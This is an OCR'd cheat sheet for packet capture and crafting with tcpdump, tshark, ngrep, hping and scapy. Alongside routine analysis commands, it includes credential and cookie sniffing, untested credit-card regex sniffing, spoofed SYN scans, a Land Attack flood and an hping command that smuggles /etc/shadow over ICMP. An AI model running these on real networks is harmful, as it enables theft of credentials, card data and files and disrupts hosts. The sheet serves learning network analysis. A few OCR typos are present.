

http://theinterw3bs.com/docs/PacketSniffCraft-CheatSheet.pdf


TCP/IP Stack



IP HEADER



TCP HEADER




TCP 3-Way Handshake

1. Caller sends SYN
2. Recipient responds with SYN, ACK
3. Caller sends ACK

TCPDump

TCP Flags = **P**SH, **R**ST, **S**YN, **F**IN, ACK, URG, ECN, **.** - a period means no flags set



15:11:51.118721 IP 192.168.1.2.36244 > theinterw3bs.com.https: S 2174322146:2174322146(0) win 5840 <mss 1460,sackOK,timestamp 675901874[|tcp]>
15:11:51.202980 IP theinterw3bs.com.https > 192.168.1.2.36244: S 702917543:702917543(0) ack 2174322147 win 5792 <mss 1460,sackOK,timestamp 440206555[|tcp]>
15:11:51.203020 IP 192.168.1.2.36244 > theinterw3bs.com.https: . ack 1 win 46 <nop,nop,timestamp 675901959 440206555>
15:12:12.252284 IP 192.168.1.2.55671 > 192.168.1.1.domain: 54150+[|domain]
15:12:12.252290 IP 192.168.1.1.domain > 192.168.1.2.55671: 54150 NXDomain*[|domain]
15:12:13.252299 STP 802.1d, Config, Flags [none], bridge-id 8000.00:07:eb:69:8e:40.800e, length 43
15:13:12.814465 IP localhost > localhost: ICMP echo request, id 21836, seq 1, length 64
15:13:12.814484 IP localhost > localhost: ICMP echo reply, id 21836, seq 1, length 64
16:08:13.472994 00:30:67:0b:34:ea (oui Unknown) > 00:18:f8:70:9a:3b (oui Unknown), ethertype IPv4 (0x0800), length 66: 192.168.1.2.39545 > theinterw3bs.com.https: . ack 841 win 71 <nop,nop,timestamp 679284229 441052237>
0x0000: 4500 0034 de73 4000 4006 baf7 c0a8 0102
0x0010: cdc4 d2e9 9a79 01bb da39 dff2 81ad 7035
0x0020: 8010 0047 4fc0 0000 0101 080a 287d 0e05
0x0030: 1a49 ec4d

Useful TcpDump commands

Capture on eth0 and display hex and ASCII to screen
 # tcpdump -Xli eth0
Capture, don't resolve IPs
 # tcpdump -nli eth0
Capture, don't resolve IPs and port numbers
 # tcpdump -nnli eth0
Capture and save to a pcap file
 # tcpdump -li eth0 -w output.pcap
Capture and save to a pcap file but limit to 200 packets
 # tcpdump -li eth0 -c 200 -w output.pcap
Capture, print link-level header and set unlimited snap length to capture whole packet and write packet
 # pdump -e -s 0 -li eth0 -w output.pcap
Read captured file, print link-level header, unlimited snaplen, Ascii, very verbose and don't resolve ips/ports
 # tcpdump -es 0 -Xnnvvr output.cap
Only display IP packets
 # tcpdump -nne -r output.cap ip
Only display ARP packets
 # tcpdump -nne -r output.cap arp
Only display TCP packets
 # tcpdump -nne -r output.cap tcp
Only display UDP packets
 # tcpdump -nne -r output.cap udp

Only display ICMP packets
 # tcpdump -nne -r output.cap icmp
Capture only port 80 traffic
 # tcpdump -es 0 -nnli eth0 src or dst port 80
Capture traffic with a port range
 # tcpdump tcp portrange 20-24
Capture only traffic from IP 192.168.1.1
 # tcpdump -es 0 -nnli eth0 host 192.168.1.1
Capture tcp port 80 or udp dns or vpn
 # tcpdump -es 0 -i eth0 tcp port 80 or udp \(53 or 10000 \)
Capture traffic only from a MAC address
 # tcpdump ether host 11:22:33:44:55:66
Capture, but don't show ping/icmp echo request/replies
 # tcpdump -li eth0 'icmp[0] != 8 and icmp[0] != 0'

Useful TShark Commands

TShark is able to detect, read and write the same capture files that are supported by Wireshark. TShark can display packet statistics, conversations, heirarchy and supports more types of capture formats than tcpdump does. TShark/Wireshark's filters are usually easier to understand and write than TCPDump.

Capturing -

Capture on eth0 and display hex and ASCII to screen
 # tshark -x -i eth0
Capture, don't resolve IPs
 # tshark -xni eth0
Capture and save to a pcap file
 # tshark -i eth0 -w output.pcap
Capture all theinterw3bs.com traffic that is NOT 443 or 22
 # tshark host theinterw3bs.com and not (port 443 or port 22)
Capture for a 10 second interval
 # tshark -a duration:10 -i eth1 -w timed.cap
Ring buffer capture on eth1 into an unlimited number of 1k files prefixed with the name 'test' and the extension of .pcap
 # tshark -b files:0 -a filesize:1 -i eth1 -w test.pcap
-rw------- 1 root root 1.7K Sep 5 17:49 test_00001_20090905174954.pcap
-rw------- 1 root root 1.4K Sep 5 17:49 test_00002_20090905174958.pcap
-rw------- 1 root root 1.1K Sep 5 17:49 test_00003_20090905174958.pcap
Capture, set smaller snap length and write packet
 # tshark -xs 68 -i eth1 -w output.pcap
Read capture, show Packet Details and Hex/ASCII
 # tshark -r test.pcap -xV
Display only Port 80 or 443 traffic
 # tshark -xVr test.pcap tcp.port eq 80 or tcp.port eq 443
Display Port Range 80 thru 443
 # tshark -r test.pcap portrange 80-443
Read and show port 443 OR ICMP traffic only
 # shark -r test.pcap tcp.port eq 443 or icmp
Only display IP packets
 # tshark -r output.cap ip
Only display TCP packets
 # tshark -r output.cap http
Only display UDP packets
 # tshark -r output.cap udp
Only display ARP packets from MAC address X:X:X:X:X:X
 # tshark -r test.pcap arp and eth.src==00:BB:CC:DD:EE:FF
Read and only show certain src and dst subnets

 # tshark -r test.pcap ip.src==192.168.0.0/16 and ip.dst==192.168.0.0/16
11 9.305983 192.168.1.2 -> 192.168.1.1 DNS Standard query A theinterw3bs.com
12 9.464772 192.168.1.1 -> 192.168.1.2 DNS Standard query response A 205.196.210.233

Display only traffic Destined to 192.168.1.3 thru ..1.100

 # tshark -r test.pcap 'ip.dst >= 192.168.1.3 and ip.dst < 192.168.1.100'

Read and print only HTTP traffic with the string Cookie

 # tshark -xVr test.pcap -R 'http contains "Cookie"'

Read and print only HTTP traffic that contained a binary file or possible executable

 # tshark -xVr test.pcap -R 'http contains "application/xml"'

Capture, but don't show ping/icmp echo request/replies

 # tshark -r ping.pcap not icmp.type == 0 and not icmp.type == 8

TShark Statistics

Display Protocol Heirarchy Stats

 # tshark -r test.pcap -nqz io,phs

```
===================================================================
Protocol Hierarchy Statistics
Filter: frame
frame                                    frames:804 bytes:522855
  eth                                   frames:804 bytes:522855
    llc                                 frames:22 bytes:1661
      stp                               frames:21 bytes:1260
      cdp                               frames:1 bytes:401
    arp                                 frames:11 bytes:642
    ip                                  frames:771 bytes:520552
      udp                               frames:34 bytes:6794
        data                            frames:12 bytes:4804
        dns                             frames:22 bytes:1990
      tcp                               frames:737 bytes:513758
        http                            frames:6 bytes:3019
          data-text-lines               frames:2 bytes:1562
        tcp.segments                    frames:63 bytes:77026
          http                          frames:2 bytes:1581
            data-text-lines             frames:2 bytes:1581
          ssl                           frames:61 bytes:75445
        ssl                             frames:320 bytes:393333
===================================================================
```

HTTP Statistics

 # tshark -r test.pcap -nqz http,stat,

```
===================================================================
HTTP Statistics
* HTTP Status Codes in reply packets
    HTTP 200 OK
* List of HTTP Request methods
        GET  2
        POST  2
===================================================================
```

HTTP Tree Statistic

 # tshark -r test.pcap -nqz http,tree

```
===================================================================
 HTTP/Packet Counter          value         rate     percent
-------------------------------------------------------------------
 Total HTTP Packets               8       0.000604
  HTTP Request Packets            4       0.000302         50.00%
```

```
GET                     2       0.000151        50.00%
POST                    2       0.000151        50.00%
HTTP Response Packets           2       0.000151        25.00%
???: broken             0       0.000000        0.00%
1xx: Informational              0       0.000000        0.00%
2xx: Success            2       0.000151        100.00%
200 OK                  2       0.000151        100.00%
3xx: Redirection                0       0.000000        0.00%
4xx: Client Error               0       0.000000        0.00%
5xx: Server Error               0       0.000000        0.00%
Other HTTP Packets              2       0.000151        25.00%

===================================================================
```

Display Conversations
-z conv,*type*[,*filter*]

“eth"-Ethernet, "fc"-Fibre Channel, "fddi"-FDDI, "ip"-IP addresses, "ipx"-IPX addresses, "tcp"-TCP/IP, "tr"-Token Ring, "udp”-UDP/IP

```
# tshark -r test.pcap -z conv,ip,tcp.port==80 -z conv,ip,tcp.port==443
================================================================================
IPv4 Conversations
Filter:tcp.port==443
                                |       <-      | |       ->      | |     Total     |
                                | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |
205.196.210.233      <-> 192.168.1.2            302     46376     351     437171     653     483547
192.168.1.2          <-> 76.13.6.208            8       2467      10      1820       18      4287
================================================================================
================================================================================
IPv4 Conversations
Filter:tcp.port==80
                                |       <-      | |       ->      | |     Total     |
                                | Frames  Bytes | | Frames  Bytes | | Frames  Bytes |
205.196.210.233      <-> 192.168.1.2            22      2479      20      17265      42      19744
192.168.1.2          <-> 76.13.6.191            10      3762      14      2418       24      6180
================================================================================
```

Mergecap Commands

Combines multiple dumps into one single dump file. Packets are written into the output file in a timestamp ordered manner unless specified with the -a option.

Packets merged in timestamp order regardless of input order.

*# mergecap test_00**132**_20090905175007.cap test_00**131**_20090905175007.cap -w blah.out*

Packets merged out of timestamp order

 # mergecap -a test_00132_20090905175007.cap test_00131_20090905175007.cap -w blah.out

Set encapsulation type to ieee-802-11-radiotap. –T will list encap types.

 # mergecap –t ieee-802-11-radiotap

Simple Searching for clear text using Strings

Display printable lines with a minimum of 10 characters searching for the word cookie or password and output to a file

 # strings -n 10 test.pcap |egrep -i "cookie|password" > goodies.txt

Same as above but print the text 2 lines above and below

 # strings -n 10 test.pcap |egrep -A 2 -B 2 -i "cookie|password" > goodies.txt

Search for possible exe downloads

 # strings test.pcap |egrep -A 3 -B 3 -i "application/octet-stream” > evil-crap.txt

Ngrep Commands

ngrep strives to provide most of GNU grep's common features, applying them to the network layer.

Listen on any device for any port 22 traffic (src or dst)

 # ngrep -d any port 22

Listen on any device for any port 2 traffic (src or dst) and do a word-regex case-insensisitive search for the word user or pass.

 # ngrep -wi -d any 'user|pass' port 21

Read file and display GET or POST requests destined to IP:80 and display in byline mode

 # ngrep -W byline -t '^(GET|POST) ' 'dst host 205.196.210.233 and dst port 443' -I test.pcap
input: test.pcap
filter: (ip) and (dst host 205.196.210.233 and tcp and dst port 80)
match: ^(GET|POST)
###
T 2009/09/06 14:47:54.972574 192.168.1.2:50578 -> 205.196.210.233:80 [AP]
GET / HTTP/1.1.
Host: theinterw3bs.com.
User-Agent: Mozilla/5.0 (X11; U; Linux i686 (x86_64); en-US; rv:1.9.1.2) Gecko/20090729 Firefox/3.5.2.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/*;q=0.8.*
Accept-Language: en-us,en;q=0.5.
Accept-Encoding: gzip,deflate.
Accept-Charset: ISO-8859-1,utf-8;q=0.7,;q=0.7.*
Keep-Alive: 300.
Connection: keep-alive.
Cookie: wp-settings-time-3=148789672; wp-settings-1=editor%3Dhtml%26align%3Dnone; wp-settings-time-1=1842864230.
#######

Read in test.pcap, search HTTP traffic for MIME type octet-stream, print the time differential write output to a file and display in byline format

 # ngrep -I test.pcap -O out.pcap -wid any 'application/octet-stream' -T port http -W byline

Read in test.pcap, search HTTP traffic for the hexidecimal value equal to the MIME type application/octet-stream

ngrep -I test.pcap -xX '6170706c69636174696f6e2f6f637465742d73747265616d'

Listen on any device, write out output and search for Credit Card numbers. *I haven't tested this yet*

MasterCard: ^5[1-5][0-9]{14}$ – MasterCard's start with 51-55 and contain 16 digits
Visa: ^4[0-9]{14}$ – Visa's start with a 4. Modern cards have 16 digits
American Express: ^3[47][0-9]{13}$ – American Express card's start with 34 or 37 and have 15 digits
Discover: ^6(?:011|5[0-9]{2})[0-9]{12}$ – Discover card numbers begin with 6011 or 65 and have 16 digits

 # ngrep -O out.pcap -wd any "((5[1-5]\d{2}|(4\d{3})|6(?:011|5[0-9]{2}))?\d{12}|3[47]\d{13}"
 # ngrep -O out.pcap -wd any "((5[1-5]\d{2})|(4\d{3})|6(?:011|5[0-9]{2}))-?\d{4}-?\d{4}-?\d{4}|3[47]\d{13}"

Hping Commands

A few scan types

- ***-F --fin***
- ***-S --syn***
- ***-R --rst***
- ***-P --push***
- ***-A --ack***
- ***-U --urg***
- ***-X --xmas***
- ***-Y --ymas***

Send 2 SYN packets to port 80. Since nothing is listening on port 80 a Reset ACK is returned

 # hping -S 192.168.1.2 -c 2 -p 80
HPING 192.168.1.2 (eth1 192.168.1.2): S set, 40 headers + 0 data bytes
len=40 ip=192.168.1.2 ttl=64 DF id=0 sport=80 flags=RA seq=0 win=0 rtt=0.1 ms
len=40 ip=192.168.1.2 ttl=64 DF id=0 sport=80 flags=RA seq=1 win=0 rtt=0.0 ms

Perform a fast SYN port scan against an IP. Look for SA flag to determine open ports

```
# hping -S 192.168.1.2 -p ++0 –fast
HPING 192.168.1.2 (eth1 192.168.1.2): S set, 40 headers + 0 data bytes
len=40 ip=192.168.1.2 ttl=64 DF id=0 sport=0 flags=RA seq=0 win=0 rtt=0.0 ms
len=40 ip=192.168.1.2 ttl=64 DF id=0 sport=1 flags=RA seq=1 win=0 rtt=0.0 ms
…
len=40 ip=192.168.1.2 ttl=64 DF id=0 sport=21 flags=RA seq=21 win=0 rtt=0.1 ms
len=44 ip=192.168.1.2 ttl=64 DF id=0 sport=22 flags=SA seq=22 win=32792 rtt=0.1 ms
```

--- this port is open

Perform a SYN scan but wait 5 minutes between each port

```
# hping -S 192.168.1.2 -p ++0 -i 300
```

Perform a fast SYN scan against specific ports but only display the Syn Acks.

```
# hping -S 192.168.1.2 -8 21-23,80,135-139,443,445 --fast
Scanning 192.168.1.2 (192.168.1.2), port 21-23,80,135-139,443,445
11 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+
|port| serv name |  flags  |ttl| id  | win |
+----+-----------+---------+---+-----+-----+
   22 ssh        : .S..A...  64     0 32792
All replies received. Done.
Not responding ports:
```

Spoofing the Source address

```
# hping2 -S 192.168.1.2 -p 22 -a 1.1.1.1 -I lo
# tshark -ni lo tcp
  0.000000      1.1.1.1 -> 192.168.1.2 TCP 2387 > 22 [SYN] Seq=0 Win=512 Len=0
```

Determining the Sequence Numbers and increments

```
 # hping2 -S 192.168.1.2 -Q -p 22
HPING 192.168.1.2 (eth1 192.168.1.2): S set, 40 headers + 0 data bytes
2342034982 +2404187
2373540265 +31505283
2386374080 +12833802
2403059765 +16685677
```

Listen on eth1 and display any HTTP traffic

```
# hping2 -9 HTTP -I eth1
```

Listen on eth1 and display any traffic with http://theinterw3bs.com in it.

```
# hping2 -9 "http://theinterw3bs.com" -I eth1
```

Perform a Land Attack (A DoS attack where the source and dest are the same). Flood option in hping3

```
# hping3 -S 192.168.1.2 -a 192.168.1.2 -k -s 139 -p 139 –flood
# hping2 -S 192.168.1.2 -a 192.168.1.2 -k -s 139 -p 139 -c 1000

# hping2 192.168.1.2 --fast -p 80 -S -c 100000
```

Piping characters of data to hping2

```
# echo "blahblahblah" > blah.txt
# wc blah.txt
 1  1 13 blah.txt
# hping2 -d 13 -E blah.txt 127.0.0.1 -p 22
# tshark -xni lo port 22
  0.000000    127.0.0.1 -> 127.0.0.1    SSH Encrypted request packet len=13
0000  00 00 00 00 00 00 00 00 00 00 00 00 08 00 45 00   ..............E.
0010  00 35 b9 ca 00 00 40 06 c2 f6 7f 00 00 01 7f 00   .5....@.........
0020  00 01 0b c9 00 16 75 68 8a 4e 1f 63 af 08 50 00   ......uh.N.c..P.
0030  02 00 80 55 00 00 62 6c 61 68 62 6c 61 68 62 6c   ...U..blahblahbl
0040  61 68 0a                                         ah.
```

Transfer a file

Send the /etc/shadow file with a signature name of 'evilsig'

```
# hping2 -1 127.0.0.1 -e evilsig -E /etc/shadow -d 1000
```

Listen and save the file

```
# hping2 -1 127.0.0.1 -9 evilsig -I localhost > notgood.txt
```

Scapy Commands

A Python API for raw packet crafting, packet sniffing and packet alteration. It allows you to directly use python to assign variables, use loops, define functions, etc. Supports a large number of different protocols.
From the scapy site “Scapy can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery (it can replace hping, 85% of nmap, arpspoof, arp-sk, arping, tcpdump, tethereal, p0f, etc.). It also performs very well at a lot of other specific tasks that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, combining technics (VLAN hopping+ARP cache poisoning, VOIP decoding on WEP encrypted channel, ...), etc”.

Running Scapy.
Type ls() to see supported protocols.

```
# scapy
Welcome to Scapy (2.0.1)
>>> ls()
ARP       : ARP
ASN1_Packet : None
BOOTP     : BOOTP
CookedLinux : cooked linux
DHCP      : DHCP options
DNS       : DNS
DNSQR     : DNS Question Record
DNSRR     : DNS Resource Record
…
X509Cert  : None
X509RDN   : None
X509v3Ext  : None

>>> ls(IP)
version    : BitField            = (4)
ihl        : BitField            = (None)
tos        : XByteField          = (0)
len        : ShortField          = (None)
id         : ShortField          = (1)
flags      : FlagsField          = (0)
frag       : BitField            = (0)
ttl        : ByteField           = (64)
proto      : ByteEnumField       = (0)
chksum     : XShortField         = (None)
src        : Emph                = (None)
dst        : Emph                = ('127.0.0.1')
options    : IPoptionsField      = ('')

>>> ls(TCP)
sport      : ShortEnumField      = (20)
dport      : ShortEnumField      = (80)
seq        : IntField            = (0)
ack        : IntField            = (0)
dataofs    : BitField            = (None)
reserved   : BitField            = (0)
flags      : FlagsField          = (2)
window     : ShortField          = (8192)
chksum     : XShortField         = (None)
```

urgptr : ShortField = (0)
options : TCPOptionsField = ({})

Type lsc() to see supported commands.
…
sendp – send at layer 2
send – send at layer 3
srp – send and receive at layer 2
sr – send and receive at layer 3
srp1 – send and receive only 1 response at layer 2
sr1 – send and receive only 1 response at layer 3

Send a SYN packet to an IP from source port 1024 and destination port 445
>>> send(IP(dst="192.168.1.3")/TCP(sport=1024, dport=445, flags='S'))
Sent 1 packets
Listening on host 192.168.1.3
 # tshark host 192.168.1.2
Capturing on eth0
0.000000 192.168.1.2 -> 192.168.1.3 TCP 1024 > microsoft-ds [SYN] Seq=0 Win=8192 Len=0
0.000130 192.168.1.3 -> 192.168.1.2 TCP microsoft-ds > 1024 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Send the same as above but with an URG flag set, a seq # and window size
>>> send(IP(dst="192.168.1.3")/TCP(sport=1024, dport=445, flags='R', seq=12345, window=65535))
Listening on host 192.168.1.3
417.768881 *192.168.1.3 -> 192.168.1.2* TCP [TCP Keep-Alive] 1024 > microsoft-ds [URG] Seq=0 Win=65535 Urg=0 Len=0
417.768979 *192.168.1.2 -> 192.168.1.3* TCP microsoft-ds > 1024 [RST, ACK] Seq=1 Ack=0 Win=0 Len=0

Send and Listen Mode
>>> sr1(IP(dst="192.168.1.3")/ICMP(type=8))
Begin emission:
Finished to send 1 packets.
*.**
Received 1 packets, got 1 answers, remaining 0 packets
<IP version=4L ihl=5L tos=0x0 len=28 id=5073 flags= frag=0L ttl=63 proto=icmp chksum=0x815b src=192.168.1.3 dst=192.168.1.2 options='' |<ICMP type=echo-reply code=0 chksum=0xffff id=0x0 seq=0x0 |<Padding load='\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
Listening on host 192.168.1.3
2042.739458 192.168.1.2 -> 192.168.1.3 ICMP Echo (ping) request
2042.739562 192.168.1.3 -> 192.168.1.2 ICMP Echo (ping) reply

TCP 3 Way Handshake
*>>> sr1(IP(dst="192.168.1.3")/TCP(**flags="S"**, dport=80, sport=5556, **seq=9000**))*
Begin emission:
Finished to send 1 packets.
*.**
*Received **2 packets**, got 1 answers, remaining 0 packets*
*<IP version=4L ihl=5L tos=0x0 len=44 id=0 flags=DF frag=0L ttl=63 proto=tcp chksum=0x5517 src=192.168.1.3 dst=192.168.1.2 options='' |<TCP sport=http dport=5556 seq=2216395141L **ack=9001** dataofs=6L reserved=0L **flags=SA** window=5840 chksum=0x5bc3 urgptr=0 options=[('MSS', 1460)] |<Padding load='\x00\x00' |>>>*

Setting variables
>>> a=IP(dst="192.168.1.3")
>>> a
<IP dst=192.168.1.3 |>

>>> a.dst
'192.168.1.3'

Test Sending a packet

>>> a=IP(dst="192.168.1.3")
>>> b=TCP(flags="S", dport=80, sport=5556, seq=9000)
>>> packet=a/b
>>> send(a/b)
Sent 1 packets.

Adding a payload

>>> packet = IP(dst="192.168.1.3")/TCP(flags="S", dport=80, sport=5556, seq=9000)/"GET index.html HTTP/1.1\r\n\r\n"
>>> sr(packet)
Begin emission:
Finished to send 1 packets.
***
Received 1 packets, got 1 answers, remaining 0 packets
(<Results: TCP:1 UDP:0 ICMP:0 Other:0>, <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>)

Multiple Hosts

>>> sr(IP(dst=["192.168.1.3", "192.168.1.4"])/ICMP(type=8))

Multiple Packets

*>>> send([packet]*7)*
....
Sent 7 packets.

Indefinite looping

>>> send([packet],loop=1)

Replay Pcap traffic

>>> send(rdpcap("/tmp/out.pcap"))

Fuzzing values not explicitly listed

>>> sr(IP(dst=["192.168.1.3", "192.168.1.4"])/fuzz(ICMP(code=0)))
Begin emission:
Finished to send 2 packets.
.....^C